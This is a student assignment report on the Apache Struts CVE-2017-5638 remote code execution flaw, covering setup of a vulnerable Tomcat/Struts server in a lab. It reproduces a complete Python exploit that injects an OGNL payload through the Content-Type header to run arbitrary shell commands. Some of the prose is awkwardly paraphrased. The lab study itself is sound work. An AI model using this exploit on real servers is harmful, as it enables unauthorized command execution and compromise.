



## **Systems and Network Programming (SNP)**

Assignment 01 : 2020 Regular Intake

Title : *Apache Struts Vulnerability (CVE-2017-5638)*

IT19058542

Nirmana M.P

## Content

Introduction .....	3
CVE 2017-5638 Apache Struts Vulnerability .....	4
Setting Up a Vulnerable Web Server .....	5
Exploiting Vulnerable Server .....	7
References.....	9

## Introduction

Struts is vulnerable to remote command injection attacks by incorrectly parsing the substance of invalid HTTP-type substance. Struts vulnerability permits the execution of these commands under the web server privileges. This is full remote command execution. I will clarify about CVE-2017-5638 vulnerability and how to exploit in this report.

## CVE 2017-5638 Apache Struts Vulnerability


The Chinese specialist, Nike Zheng detailed a Remote Code Execution (RCE) vulnerability in Apache Struts2 in 2017.

Apache Struts is a free and open-source structure used to assemble Java web applications. Past a few Remote Code Execution (RCE) vulnerabilities announced in Apache Struts, and observed that in a large portion of them, attackers have utilized Object Graph Navigation Language (OGNL) articulations. The utilization of OGNL makes it simple to execute discretionary code remotely on the grounds that Apache Struts utilizes it for the greater part of its procedures. Utilizing OGNL, the specialist, Nike Zheng found a new remote code execution vulnerability in Apache Struts 2, assigned as *CVE-2017-5638*.

The vulnerability occurs in light of the fact that content type is not abrogated after an error occurs, and afterward it is utilized by the *LocalizedTextUtil.findText* function to generate an error message. This function will decipher the submitted message, everything in *{...}* will be considered an expression of Object Graph Navigation Library (OGNL) and will be assessed accordingly. OGNL is additionally an expressive and broad language all by itself. It is a very powerful and reliable tool for the attacker.

## Setting Up a Vulnerable Web Server

I used Linux 16.04 version for the process. (*figure 1*)

A terminal window titled 'aspire5@ubuntu: ~' showing the output of the command 'cat /etc/\*-release'. The output lists various system identifiers for Ubuntu 16.04 LTS (Xenial Xerus), including DISTRIB\_ID, DISTRIB\_RELEASE, DISTRIB\_CODENAME, DISTRIB\_DESCRIPTION, NAME, VERSION, ID, ID\_LIKE, PRETTY\_NAME, VERSION\_ID, HOME\_URL, SUPPORT\_URL, BUG\_REPORT\_URL, and UBUNTU\_CODENAME. The terminal has a dark purple background and a sidebar with application icons on the left. The top bar shows system status icons and the time 8:29 AM.

```
aspire5@ubuntu: ~  
aspire5@ubuntu:~$ cat /etc/*-release  
DISTRIB_ID=Ubuntu  
DISTRIB_RELEASE=16.04  
DISTRIB_CODENAME=xenial  
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"  
NAME="Ubuntu"  
VERSION="16.04 LTS (Xenial Xerus)"  
ID=ubuntu  
ID_LIKE=debian  
PRETTY_NAME="Ubuntu 16.04 LTS"  
VERSION_ID="16.04"  
HOME_URL="http://www.ubuntu.com/"  
SUPPORT_URL="http://help.ubuntu.com/"  
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"  
UBUNTU_CODENAME=xenial  
aspire5@ubuntu:~$
```

*figure 1*

First, Download [Struts2-showcase-2.3.12.war](#) and copy the file as following for the ease of use.

```
cp ~/Downloads/struts2-showcase-2.3.12.war /etc/tomcat7/webapps/
```

We renamed struts2-grandstand 2.3.12 to "str".

Now, start the Tomcat Server by typing the following on the terminal.

```
service Tomcat7 start
```

```
aspire5@ubuntu:~$ service Tomcat7 start
```

Tomcat will automatically deploy struts2-showcase-2.3.12.war by extracting it to struts2-showcase-2.3.12 under webapps directory. You can now access the struts app by navigating the below address.

<http://ip:8080/str/showcase.action>

## Exploiting Vulnerable Server

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import urllib2
import httplib

def exploit(url, cmd):
    payload = "%{(#_='multipart/form-data')}."
    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
    payload += "(#_memberAccess?"
    payload += "(#_memberAccess=#dm):"
    payload +=
    "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
    payload +=
    "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
    payload +=
    "(#ognlUtil.getExcludedPackageNames().clear())."
    payload += "(#ognlUtil.getExcludedClasses().clear())."
    payload += "(#context.setMemberAccess(#dm))))."
    payload += "(#cmd='%s')." % cmd
    payload +=
    "(!iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
    payload += "(#cmds=(iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
    payload +=
    "(!ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))"
    payload +=
    "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
    payload += "(#ros.flush())}"
```

```

try:
    headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
    request = urllib2.Request(url, headers=headers)
    page = urllib2.urlopen(request).read()
except httplib.IncompleteRead, e:
    page = e.partial

print(page)
return page

if __name__ == '__main__':
    import sys
    if len(sys.argv) != 3:
        print("[*] struts2_S2-045.py <url> <cmd>")
    else:
        print('[*] CVE: 2017-5638 - Apache Struts2 S2-045')
        url = sys.argv[1]
        cmd = sys.argv[2]
        print("[*] cmd: %s\n" % cmd)
        exploit(url, cmd)

```

Reference : <https://www.exploit-db.com/exploits/41570>



## References

- <https://www.exploit-db.com/exploits/41570>
- <https://medium.com/@lucideus/exploiting-apache-struts2-cve-2017-5638-lucideus-research-83adb9490ede>
- Tried with [https://www.youtube.com/watch?v=nnf\\_KZdqrV0](https://www.youtube.com/watch?v=nnf_KZdqrV0) too. There were many errors and some files also cannot be downloaded. (JDK8, Tomcat,)
- I could not find any proper understandable way on internet to exploit this vulnerability.